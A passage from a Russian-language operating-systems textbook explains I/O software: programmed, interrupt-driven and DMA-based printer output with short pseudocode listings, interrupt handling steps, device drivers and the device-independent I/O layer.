Другим важным аспектом программного обеспечения ввода-вывода является **обработка ошибок**. В общем-то обработка ошибок должна осуществляться как можно ближе к аппаратуре. Если контроллер обнаружил ошибку чтения, он должен попытаться, если это возможно, исправить ее самостоятельно. Если он не в состоянии с ней справиться, то ее должен обработать драйвер устройства, возможно, путем повторной попытки чтения блока. Многие ошибки носят случайный характер, как, например, ошибки чтения, вызванные пылинками на головке чтения, и зачастую исчезают при повторе операции. Верхние уровни должны осведомляться о возникшей проблеме только в том случае, если с ней не удалось справиться на нижних уровнях. Во многих случаях устранение ошибки может быть выполнено на нижних уровнях незаметно, так, что верхние уровни даже не узнают о ее существовании.

Еще один важный вопрос — какой способ применить для передачи данных, **синхронный** (блокирующий) или **асинхронный** (управляемый с помощью прерываний). Большинство физических операций ввода-вывода осуществляется в асинхронном режиме: центральный процессор инициирует передачу данных и устраняется от нее для выполнения каких-нибудь других задач до тех пор, пока не поступит прерывание. А вот прикладные программы значительно легче писать, если операции ввода-вывода осуществляются в блокирующем режиме: после системного вызова *read* программа автоматически приостанавливается до тех пор, пока данные не поступят в буфер. На операционную систему возлагается задача, чтобы фактически управляемые с помощью прерываний операции выглядели для пользовательской программы как блокирующие. Но некоторым приложениям с весьма высокой производительностью необходимо управление всеми деталями ввода-вывода, поэтому ряд операционных систем делают для них доступным асинхронный ввод-вывод.

Следующей задачей программного обеспечения ввода-вывода является **буферизация**. Часто данные, поступающие из устройства, не могут быть сохранены непосредственно в конечном пункте своего назначения. К примеру, когда пакет данных приходит по сети, операционная система не знает, куда его поместить, пока где-нибудь его не сохранит и не проанализирует. К тому же некоторые устройства (к примеру, цифровые аудиоустройства) предъявляют жесткие требования к работе в реальном времени, поэтому данные должны быть помещены в выходной буфер заранее, чтобы скорость получения данных из буфера не зависела от скорости наполнения буфера, что позволит избежать его опустошения. Буферизация влечет за собой многочисленные операции копирования данных и часто оказывает существенное влияние на производительность операций ввода-вывода.

И последними из упоминаемых здесь понятий будут устройства совместного использования и выделенные устройства. Некоторые устройства ввода-вывода, например диски, могут использоваться многими пользователями одновременно. Когда многочисленные пользователи работают с открытыми файлами на одном и том же диске в одно и то же время, проблем не возникает. А вот другие устройства, к примеру принтеры, должны быть выделены только одному пользователю до тех пор, пока он не завершит свою работу с этим устройством. После этого принтер может получить другой пользователь. Если два или более пользователей станут записывать символы, перемешанные в случайном порядке на одной и той же странице, то из этого ничего не

получится. Применение выделенных (монопольно используемых) устройств создает массу разнообразных проблем, в том числе взаимоблокировки. И опять операционная система должна справляться как с общими, так и с выделенными устройствами, избегая различных проблем.

5.2.2. Программный ввод-вывод

Есть три фундаментально различных способа осуществления операций ввода-вывода. В этом разделе мы рассмотрим первый из этих способов — программный ввод-вывод. В следующих двух разделах будут рассмотрены другие способы (ввод-вывод, управляемый с помощью прерываний, и ввод-вывод, использующий DMA). Проще всего организовать ввод-вывод, возложив всю работу на центральный процессор. Этот способ называется **программным вводом-выводом**.

Чтобы проиллюстрировать работу программного ввода-вывода, лучше всего обратиться к примеру. Рассмотрим пользовательский процесс, которому нужно распечатать на принтере с последовательным интерфейсом строку, состоящую из восьми символов: «ABCDEFGH». Иногда так же работают дисплеи на небольших встроенных системах. Как показано на рис. 5.6, *а*, сначала процесс собирает строку в буфере, который находится в пространстве пользователя.




Рис. 5.6. Этапы распечатки строки

Затем пользовательский процесс запрашивает принтер для записи, совершая системный вызов для того, чтобы его открыть. Если принтер в данный момент задействован другим процессом, этот вызов потерпит неудачу и вернет код ошибки или заблокирует пользовательский процесс до тех пор, пока принтер не станет доступен, в зависимости от используемой операционной системы и параметров вызова. Как только пользовательский процесс получит принтер, он совершит системный вызов, предписывающий операционной системе осуществить распечатку строки на принтере.

Обычно операционная система копирует буфер со строкой в массив, скажем, *p*, в пространстве ядра, где ей будет проще получить доступ к нему (поскольку ядру, чтобы получить доступ к пространству пользователя, может потребоваться изменить карту памяти). Затем она проверяет принтер на доступность. Если принтер недоступен, она

ждет, пока он освободится. Как только принтер станет доступен, операционная система копирует первый символ в регистр данных принтера, используя в данном примере ввод-вывод, отображаемые на пространство памяти. Это действие активирует принтер. Но символ может сразу же не появиться, поскольку некоторые принтеры перед тем, как что-нибудь печатать, собирают в буфере строку или страницу. Но на рис. 5.6, *б* мы видим, что первый символ был напечатан и система пометила «B» как следующий символ, выводимый на печать.

Как только первый символ будет скопирован на принтер, операционная система проводит проверку принтера на готовность к получению следующего символа. Как правило, у принтера имеется второй регистр, через который передается его состояние. Запись в регистр данных приводит принтер в состояние занятости. Когда контроллер принтера обработает текущий символ, он обозначает свою доступность, устанавливая определенный бит в своем регистре состояния или помещая в него некоторое значение.

Теперь операционная система ждет, когда принтер снова придет в состояние готовности. Как только это произойдет, она посылает на печать следующий символ, что и показано на рис. 5.6, *в*. Этот цикл продолжается до тех пор, пока не будет распечатана вся строка. Затем управление возвращается пользовательскому процессу.

Действия, выполняемые операционной системой, сведены в листинг 5.1. Сначала данные копируются в ядро. Затем операционная система входит в цикл, выводя на печать по одному символу. Основное проявление программного ввода-вывода, ярко проиллюстрированное в этом листинге, состоит в том, что после вывода символа центральный процессор постоянно опрашивает устройство на готовность приема следующего символа. Такое поведение часто называют **опросом** или **активным ожиданием**.

Листинг 5.1. Запись строки в принтер с использованием программного ввода-вывода

```
copy_from_user(buffer, p, count);            /* p – буфер ядра */
for (i = 0; i < count; i++) {                /* цикл для каждого символа */
    while (*printer_status_reg != READY);    /* цикл до готовности */
    *printer_data_register = p[i];           /* вывод одного символа */
}
return_to_user();
```

Программный ввод-вывод прост в реализации, но имеет недостаток связывания центрального процессора ожиданием на все время, пока не будет завершена операция ввода-вывода. Если на «печать» символа уходит очень мало времени (поскольку принтер только копирует новый символ во внутренний буфер), то активное ожидание будет вполне подходящим решением. Активное ожидание имеет смысл также во встроенных системах, где центральному процессору больше нечем заняться. Но для более сложных систем, где у центрального процессора есть еще и другая работа, активное ожидание не подойдет. Им нужен более эффективный способ ввода-вывода.

5.2.3. Ввод-вывод, управляемый прерываниями

Теперь рассмотрим случай распечатки на принтере без буферизации символов, печатающем символы по мере их поступления. Если принтер может печатать, скажем, 100 символов в секунду, то на печать каждого символа уходит 10 мс. Значит, после записи каждого символа в регистр данных принтера центральный процессор будет

находиться в пустом цикле 10 мс, ожидая разрешения на вывод следующего символа. Этого времени более чем достаточно для переключения контекста и запуска какого-нибудь другого процесса, в противном случае эти 10 мс будут потрачены впустую.

Разрешить центральному процессору заниматься чем-нибудь другим на время ожидания готовности принтера позволяет использование прерываний. Когда системный вызов на распечатку строки уже сделан, то, как уже было показано, буфер копируется в пространство ядра и первый символ копируется в принтер, как только он пожелает его принять. В этот момент центральный процессор обращается к планировщику и запускается какой-нибудь другой процесс. Процесс, запросивший распечатку строки, блокируется до тех пор, пока не будет распечатана вся строка. Работа, выполняемая при системном вызове, показана на рис. 5.7, *а*.

```
copy_from_user(buffer,p,count);
enable_interrupts();
while(*printer_status_reg!=READY);
*printer_data_register=p[0];
scheduler();
```

а

```
if (count==0) {
    unblock_user();
} else {
       *printer_data_register=p[i];
       count=count-1;
       i=i+1;
}
acknowledge_interrupt();
return_from_interrupt();
```

б

Рис. 5.7. Запись строки на принтер с использованием ввода-вывода, управляемого с помощью прерываний: *а* — код, выполняемый во время совершения системного вызова на распечатку; *б* — процедура обслуживания прерывания принтера

Когда принтер напечатал символ и готов принять следующий, он инициирует прерывание. Это прерывание вызывает остановку текущего процесса и сохранение его состояния. Затем запускается процедура обработки прерывания от принтера. Примерная версия этой программы показана на рис. 5.7, *б*. Если распечатаны все символы, обработчик прерывания предпринимает действие по разблокированию процесса пользователя. В противном случае он печатает следующий символ, подтверждает прерывание и возвращается к процессу, выполнение которого было приостановлено прерыванием от принтера.

5.2.4. Ввод-вывод с использованием DMA

Очевидным недостатком ввода-вывода, управляемого с помощью прерываний, является то, что прерывания выдаются на каждый символ. На прерывания требуется некоторое время, поэтому данная схема приводит к пустой трате определенного количества времени центрального процессора. Решение проблемы заключается в использовании контроллера DMA для посимвольной передачи строки принтеру без участия центрального процессора. По сути DMA-метод является тем же вводом-выводом, управляемым с помощью прерываний, только вместо центрального процессора всю работу делает контроллер DMA. Примерный код программы показан на рис. 5.8.

Большим преимуществом DMA является сокращение количества прерываний с одного на каждый символ до одного на каждый распечатываемый буфер. При большом количестве символов и медленной обработке прерываний это может стать существенным

```
copy_from_user(buffer,p,count);
set_up_DMA_controller();
scheduler();
```

а

```
acknowledge_interrupt();
unblock_user();
return_from_interrupt();
```

б

Рис. 5.8. Распечатка строки с использованием DMA: *а* — код, выполняемый во время совершения системного вызова на распечатку; *б* — процедура обслуживания прерывания принтера

улучшением. В то же время контроллер DMA обычно работает намного медленнее, чем центральный процессор. Если DMA-контроллер не способен управлять устройством на полной скорости или центральному процессору нечего делать в ожидании прерывания от DMA, то, может быть, больше подойдет ввод-вывод, управляемый с помощью прерываний, или даже программный ввод-вывод. Но в большинстве случаев DMA себя вполне оправдывает.

5.3. Уровни программного обеспечения ввода-вывода

Обычно программное обеспечение ввода-вывода организовано в виде четырех уровней (рис. 5.9). У каждого уровня есть четко определенная рабочая функция и четко определенный интерфейс с примыкающими к нему уровнями. Функции и интерфейсы варьируются от системы к системе, поэтому последующее рассмотрение уровней, начинающееся с самого низшего из них, не имеет отношения к какой-либо конкретной машине.




Рис. 5.9. Уровни программного обеспечения ввода-вывода

5.3.1. Обработчики прерываний

Бывают случаи, когда вполне можно обойтись и программным вводом-выводом, однако все же для большинства операций ввода-вывода прерывания являются не чем иным, как суровой необходимостью. Они должны быть спрятаны как можно глубже в недрах операционной системы, чтобы о них было известно как можно меньшей части этой системы. Лучший способ их спрятать — это заблокировать тот драйвер, который начал операцию ввода-вывода, до тех пор пока не будет завершен ввод-вывод и не будет получено прерывание. Драйвер может заблокировать себя сам, выполнив, к примеру, процедуру *down* на семафоре, или процедуру *wait* на переменной состояния, или процедуру *receive* на сообщении, или еще что-либо подобное.

Когда происходит прерывание, то все необходимое для его обработки делает процедура — обработчик прерывания. Затем она может разблокировать ожидавший данного прерывания драйвер. В ряде случаев она просто выполняет процедуру *up* на семафоре. В других случаях вызывает процедуру *signal* для переменной условия в мониторе. Во всех остальных случаях она посылает заблокированному драйверу сообщение. В любом случае заключительным действием прерывания будет предоставление возможности возобновления работы ранее заблокированному драйверу. Такая модель лучше всего работает в том случае, если драйверы структурно относятся к процессам ядра, имея собственные состояния, стеки и счетчики команд.

Разумеется, в действительности не все так просто. Обработка прерывания не ограничивается только его перехватом, вызовом процедуры *up* для некого семафора, а затем выполнением команды *IRET* для возвращения из прерывания к предыдущему процессу. На операционную систему возлагается куда более существенный объем работы. Сейчас будет дано лишь краткое описание этой работы в виде последовательности шагов, которые должны быть выполнены программным обеспечением после завершения аппаратного прерывания. Следует заметить, что подробности этой работы сильно зависят от конкретной операционной системы, поэтому некоторые из перечисленных далее шагов конкретной машине могут и не понадобиться, в отличие от шагов, не попавших в этот перечень. Кроме того, реальные шаги на некоторых машинах могут следовать в ином порядке.

1. Сохранить все регистры (включая PSW), которые еще не были сохранены аппаратурой, вызвавшей прерывание.
2. Установить контекст для процедуры обработки прерывания. Здесь может быть задействована установка TLB, MMU и таблицы страниц.
3. Установить стек для процедуры обработки прерывания.
4. Послать подтверждение контроллеру прерываний. В отсутствие централизованного контроллера прерываний разрешить прерывания.
5. Скопировать регистры из того места, где они были сохранены (возможно, из какого-нибудь стека), в таблицу процессов.
6. Запустить процедуру обработки прерывания, которая извлечет информацию из регистров контроллера устройства, вызвавшего прерывание.
7. Выбрать следующий запускаемый процесс. Если прерывание привело к готовности какого-то ранее заблокированного процесса, имеющего высокий уровень приоритета, то теперь может быть выбран запуск именно этого процесса.
8. Установить контекст MMU для следующего запускаемого процесса. Могут потребоваться и некоторые установки TLB.
9. Загрузить регистры нового процесса, включая его PSW.
10. Запустить выполнение нового процесса.

Из всего этого можно понять, что обработка прерываний — весьма непростой процесс. К тому же она состоит из существенного количества команд центрального процессора, особенно на машинах с виртуальной памятью, которым необходимы установка страничных таблиц или сохранение состояния MMU (например, битов *R* и *M*). На некоторых машинах при переключениях между пользовательским режимом и режимом ядра необходимо также управлять TLB и кэшем центрального процессора, для чего также нужны дополнительные машинные циклы.

5.3.2. Драйверы устройств

Ранее в этой главе уже рассматривалась работа контроллеров устройств. Было показано, что у каждого контроллера есть ряд регистров устройства, предназначенных для отправки ему команд, или ряд регистров устройства, используемых для считывания его состояния, или и те и другие регистры. Число регистров устройства и характер команд очень сильно различаются в зависимости от конкретного устройства. Например, драйвер мыши должен воспринимать информацию от мыши, сообщающую, насколько далеко она была перемещена и какие кнопки в данный момент были отпущены. В отличие от этого драйвер диска должен знать все о секторах, дорожках, цилиндрах, головках, перемещениях блока головок, электроприводах, временных показателях стабилизации головки и обо всех остальных механизмах, обеспечивающих нормальную работу диска. Несомненно, эти драйверы будут сильно отличаться друг от друга.

Поэтому для управления каждым подключенным к компьютеру устройством ввода-вывода требуется специальная программа, учитывающая его особенности. Эта программа называется **драйвером устройства**. Обычно она создается производителем устройства и поставляется вместе с этим устройством. Поскольку для каждой операционной системы нужны собственные драйверы, производитель устройства обычно поставляет драйверы для нескольких наиболее популярных операционных систем.

Каждый драйвер устройства обычно управляет одним типом устройства или как максимум одним классом родственных устройств. Например, драйвер SCSI-диска обычно может управлять несколькими SCSI-дисками разного объема и разной скорости и, может быть, приводом Blu-ray-диска со SCSI-интерфейсом. А вот мыши и джойстики настолько отличаются друг от друга, что для них, как правило, требуются разные драйверы. Тем не менее технически вполне возможно создание одного драйвера устройства, управляющего несколькими разнородными устройствами. Но это *в большинстве случаев* не самая лучшая идея.

Но иногда совершенно разные устройства основаны на одной и той же базовой технологии. Наверное, наиболее известным примером может послужить USB — технология последовательной шины, которая не зря называется универсальной. К USB-устройствам относятся диски, карты памяти, фотоаппараты, мыши, клавиатуры, мини-вентиляторы, беспроводные сетевые карты, роботы, считыватели кредитных карт, аккумуляторные бритвы, измельчители бумаг, сканеры штрих-кодов и портативные термометры. Все они используют USB, хотя занимаются совершенно разными вещами. Характерная особенность заключается в том, что из USB-драйверов обычно формируется стек, подобный TCP/IP-стеку в сетях. Внизу, как правило, в оборудовании, находится уровень USB-ссылок (последовательного ввода-вывода), обрабатывающий все, что касается аппаратуры, например сигнализацию и декодирование потоков сигналов в USB-пакеты. Он используется для более высоких уровней, работающих с пакетами и функциями USB, общими для большинства устройств. И наконец, наверху над всем этим находятся высокоуровневые API-интерфейсы, например интерфейсы для накопителей, камер и т. д. Таким образом, у нас по-прежнему имеются отдельные драйверы устройств, несмотря на то что ими совместно используются части стека протокола.

Чтобы получить доступ к аппаратной части устройства, то есть к регистрам контроллера, драйвер устройства, как правило, должен быть частью ядра операционной системы, по крайней мере в существующих на сегодняшний день архитектурах. Но вообще-то можно создавать и драйверы, работающие в пространстве пользователя, используя

при этом системные вызовы для чтения и записи регистров устройств. Такое решение позволит изолировать ядро от драйверов и драйверы друг от друга, устранив при этом основной источник системных сбоев — «сырые» драйверы, тем или иным образом мешающие работе ядра. Несомненно, это хороший выход из положения при создании высоконадежных систем. Примером системы, в которой драйверы устройств запускаются в качестве процессов пользователя, может послужить MINIX 3 (www.minix3.org). Но поскольку большинство других операционных систем для настольных компьютеров предполагают запуск драйверов в ядре, рассматриваться будет именно такая модель.

Так как разработчики любых операционных систем знают, что эти фрагменты программного кода (драйверы), созданные другими разработчиками, будут устанавливаться в их систему, им нужна такая архитектура, которая позволит подобную установку. А это значит, что должна быть вполне определенная модель того, чем занимается драйвер и как он взаимодействует со всей операционной системой. Как показано на рис. 5.10, драйверы устройств обычно размещаются ниже остальных компонентов операционной системы.




Рис. 5.10. Логическое позиционирование драйверов устройств. На самом деле обмен информацией между драйверами и контроллерами устройств осуществляется по шине

Обычно операционная система относит драйверы к одной из немногочисленных категорий. Самые распространенные категории — это **драйверы блочных устройств**, к ним относятся драйверы дисков, содержащих множество блоков данных, к которым можно

обращаться независимо от всех остальных блоков, и **драйверы символьных устройств**, к которым относятся драйверы клавиатур и принтеров — устройств, которые генерируют или воспринимают поток символов.

Для многих операционных систем определены стандартный интерфейс, который должен поддерживаться всеми драйверами блочных устройств, и еще один стандартный интерфейс, который должен поддерживаться всеми драйверами символьных устройств. Эти интерфейсы состоят из нескольких процедур, которые могут вызываться всей остальной операционной системой для обращения к драйверу. К этим процедурам относятся, например, процедуры чтения блока (в блочных устройствах) или записи строки символов (в символьных устройствах).

В некоторых системах операционная система представляет собой единую программу в двоичных кодах, в которой содержатся все необходимые ей скомпилированные драйверы. Такая схема долгие годы была нормой для систем семейства UNIX, поскольку они работали в компьютерных центрах, где устройства ввода-вывода менялись очень редко. При добавлении нового устройства системный администратор просто перекомпилировал ядро с новым драйвером для создания нового двоичного кода.

С наступлением эры персональных компьютеров с несметным количеством устройств ввода-вывода эта модель уже не работает. Лишь немногие пользователи способны перекомпилировать или перекомпоновать ядро, даже если у них будут исходные коды или объектные модули, что случается довольно редко. Вместо этого операционные системы, начиная с MS-DOS, перешли к модели, в которой драйверы стали динамически загружаться в систему в процессе работы. Управление загрузкой драйверов ведется в разных системах по-разному.

На драйвер устройства возлагается несколько функций. Наиболее очевидные из них — восприятие абстрактных запросов на чтение и запись от независимого от конкретных устройств программного обеспечения, находящегося выше них по уровню, и отслеживание порядка их выполнения. Но на них возлагается также ряд других функций. Например, драйвер должен при необходимости инициализировать устройство. Он может понадобиться также для управления энергопотреблением устройства и регистрации событий.

Многие драйверы устройств имеют сходную общую структуру. Типичный драйвер начинает свою работу с проверки приемлемости входных параметров. Если они неприемлемы, возвращается сообщение об ошибке. Если с параметрами все в порядке, может понадобиться перевод абстрактных понятий в конкретные. Для драйвера диска это может означать преобразование обычного номера блока в номера головки, дорожки, сектора и цилиндра, относящихся к геометрии диска.

Затем драйвер может проверить, используется ли устройство в данный момент. Если оно используется, запрос будет поставлен в очередь для последующей обработки. Если устройство простаивает, проверяется состояние аппаратуры, чтобы определить, может ли запрос быть обработан. Перед началом передачи данных может понадобиться включить устройство или запустить его двигатель. Как только устройство включится и будет готово к работе, им можно будет управлять.

Управление устройством означает выдачу в его адрес последовательности команд. Именно драйвер определяет последовательность команд в зависимости от того, что должно быть сделано. После того как драйвер поймет, какие команды он собирается выдать, он начнет записывать их в регистры контроллера устройства. После записи каж-

дой команды в контроллер может потребоваться проверка того, принял ли контроллер команду и готов ли к приему следующей команды. Эта последовательность повторяется до тех пор, пока не будут выданы все команды. Некоторым контроллерам можно указывать на связанный список команд (в памяти) и предписывать самостоятельное чтение и обработку этих команд без дальнейшей помощи со стороны операционной системы.

После того как команды были выданы, может сложиться одна из двух ситуаций. В большинстве случаев драйвер должен ждать, пока контроллер не сделает в его интересах какую-нибудь работу, поэтому он самоблокируется до тех пор, пока не поступит прерывание на его разблокировку. Но в других случаях операция завершается без задержки и драйверу не нужно блокироваться. В качестве примера последней ситуации можно привести прокрутку экрана в символьном режиме, требующую лишь записи нескольких байтов в регистры контроллера. Для этого не нужно никаких механических перемещений, поэтому вся операция может быть завершена за несколько наносекунд.

В первом случае заблокированный драйвер будет активизирован прерыванием. Во втором случае он никогда не будет переходить в неактивное состояние. В любом случае по завершении операции драйвер должен провести проверку на отсутствие ошибок. Если все в порядке, драйвер может получить данные (например, только что считанный блок) для передачи программному обеспечению, не зависящему от применяемого устройства. И наконец, он возвращает вызывавшей его программе определенную информацию о состоянии устройства, наличии или отсутствии ошибок. Если в очереди были какие-нибудь другие запросы, то теперь один из них может быть выбран и запущен на выполнение. Если запросов в очереди не было, драйвер блокируется в ожидании следующего запроса.

Эта упрощенная модель дает весьма приблизительное понятие о реальной работе. На самом деле программный код из-за множества различных факторов куда сложнее. Прежде всего, устройство ввода-вывода может завершить свою работу и прервать работу драйвера. Прерывание может стать причиной запуска драйвера. Между прочим, оно может вызвать запуск текущего драйвера. К примеру, при обработке сетевым драйвером входящего пакета может прибыть еще один пакет. Следовательно, драйверы должны быть **реентерабельными**, то есть работающий драйвер еще до завершения первого вызова должен ожидать повторного вызова.

В системе, допускающей горячее подключение, устройство может быть добавлено или удалено во время работы компьютера. В результате, пока драйвер занят чтением с какого-нибудь устройства, система может ему сообщить, что пользователь внезапно удалил это устройство из системы. Драйверу придется не только прервать текущую передачу данных, не повредив при этом каких-либо структур данных ядра, но и умудриться элегантно удалить из системы все отложенные запросы для только что удаленного устройства и сообщить плохие новости пославшим их программам. Более того, неожиданное добавление новых устройств может заставить ядро перераспределить ресурсы (например, линии запроса прерываний), забирая у драйвера старые и предоставляя вместо них новые.

Драйверам не разрешается делать системные вызовы, но часто возникает необходимость взаимодействовать с остальной частью ядра. Обычно им разрешается вызывать определенные процедуры ядра. Например, для использования в качестве буферов выделенных аппаратуре страниц памяти драйверы вызывают процедуры, которые занимаются их выделением и освобождением. Другие полезные вызовы нужны для управления MMU, таймерами, контроллером DMA, контроллером прерываний и т. д.

5.3.3. Программное обеспечение ввода-вывода, не зависящее от конкретных устройств

Наряду со специфическим программным обеспечением ввода-вывода есть и другая его составляющая, не зависящая от конкретных устройств. Где проходит четкая граница между драйверами и программным обеспечением, не зависящим от конкретных устройств, определяется системой (и устройством), поскольку ряд функций, которые могут быть реализованы независимыми от устройств, могут вообще-то входить в состав драйверов из соображений эффективности или в силу каких-нибудь других причин. Функции, перечисленные в табл. 5.2, обычно реализуются в составе программного обеспечения, не зависящего от конкретных устройств.

Основная роль программного обеспечения, не зависящего от конкретного устройства, состоит в выполнении общих для всех устройств функций ввода-вывода и предоставлении унифицированного интерфейса для программного обеспечения на уровне пользователя. Далее перечисленные задачи будут рассмотрены более подробно.

Таблица 5.2. Функции программного обеспечения, не зависящего от конкретных устройств

Предоставление унифицированного интерфейса для драйверов устройств
Буферизация
Сообщение об ошибках
Распределение и освобождение выделенных устройств
Предоставление размера блока, не зависящего от конкретных устройств

Предоставление унифицированного интерфейса для драйверов устройств

Одной из острых проблем при создании операционных систем является придание всем устройствам и драйверам ввода-вывода более или менее однообразного вида. Если бы диски, принтеры, клавиатуры и т. д. сопрягались с компьютером по-разному, то при выпуске каждого нового устройства операционную систему пришлось бы под него модифицировать. Подстройку операционных систем под каждое новое устройство вряд ли можно признать удачным решением.

Один из аспектов этой проблемы — интерфейс между драйверами устройств и остальной операционной системой. На рис. 5.11, *а* показана ситуация, в которой у каждого драйвера устройства имеется собственный интерфейс с операционной системой. Это означает, что функции драйвера, доступные для вызова системой, различаются от драйвера к драйверу. Это может означать, что и функции ядра, в которых нуждается драйвер, различаются от драйвера к драйверу. Все вместе взятое это означает, что обеспечение интерфейса с каждым новым драйвером требует множества новых усилий по созданию программного кода.

В противоположность этому на рис. 5.11, *б* показана другая конструкция, в которой у всех драйверов имеется одинаковый интерфейс. Теперь стало намного проще подключить новый драйвер, обеспечив его соответствие интерфейсу драйверов. Также




Рис. 5.11. Стандартный интерфейс драйверов: *а* — отсутствие; *б* — наличие

это означает, что создатели драйверов знают, чего от них ожидают. Фактически не все устройства абсолютно одинаковы, но обычно приходится иметь дело лишь с небольшим количеством типов устройств, и даже они в целом практически одинаковы.

Все это работает следующим образом. Для каждого класса устройств, таких как диски или принтеры, операционной системой определяется набор функций, которые драйвер должен поддерживать. Для диска в этот набор будут входить не только чтение и запись, но и включение и выключение электропитания, форматирование и другие присущие диску операции. Зачастую драйвер содержит таблицу с указателями на эти функции. При загрузке драйвера операционная система записывает адрес таблицы указателей на функции, чтобы, когда потребуется вызвать одну из этих функций, она могла выполнить опосредованный вызов через таблицу. Таблица указателей на функции определяет интерфейс между драйвером и всей остальной операционной системой. Все устройства определенного класса (диски, принтеры и т. д.) должны соответствовать этому условию.

Другим аспектом использования унифицированного интерфейса является способ присвоения имен устройствам ввода-вывода. Независимое от устройств программное обеспечение берет на себя отображение символических имен устройств на соответствующие драйверы. Например, в системе UNIX имя устройства, такое как /dev/disk0, однозначно определяет i-узел для специального файла, и этот i-узел содержит **старший номер устройства**, который используется для определения соответствующего драйвера. В i-узле содержится также **младший номер устройства**, который передается в качестве параметра драйверу, чтобы определить конкретное устройство для проведения операции чтения или записи. У всех устройств есть старший и младший номера, и доступ ко всем драйверам осуществляется с использованием старшего номера, по которому происходит выбор драйвера.

С присвоением имен тесно связан вопрос защиты. Как система препятствует доступу пользователей к тем устройствам, к которым они не имеют права доступа? Как в UNIX, так и в Windows устройства появляются в файловой системе в виде поименованных объектов, что означает распространение обычных правил защиты файлов также на устройства ввода-вывода. Системный администратор может в таком случае установить соответствующие права доступа для каждого устройства.

Буферизация

Буферизация по многим причинам также является актуальным вопросом как для блочных, так и для символьных устройств. Чтобы понять, в чем состоит одна из таких причин, рассмотрим процесс, которому необходимо прочитать данные, получаемые от ADSL-модема, который многие используют дома для связи с Интернетом. По одной из возможных стратегий работы с поступающими символами нужно заставить пользовательский процесс осуществить системный вызов *read* и заблокироваться в ожидании одного символа. При этом прерывание возникает по случаю поступления каждого символа. Процедура обработки прерывания передает символ пользовательскому процессу и снимает с него блокировку. Поместив куда-нибудь символ, процесс переходит к чтению следующего символа и снова блокируется. Эта модель показана на рис. 5.12, *а*.

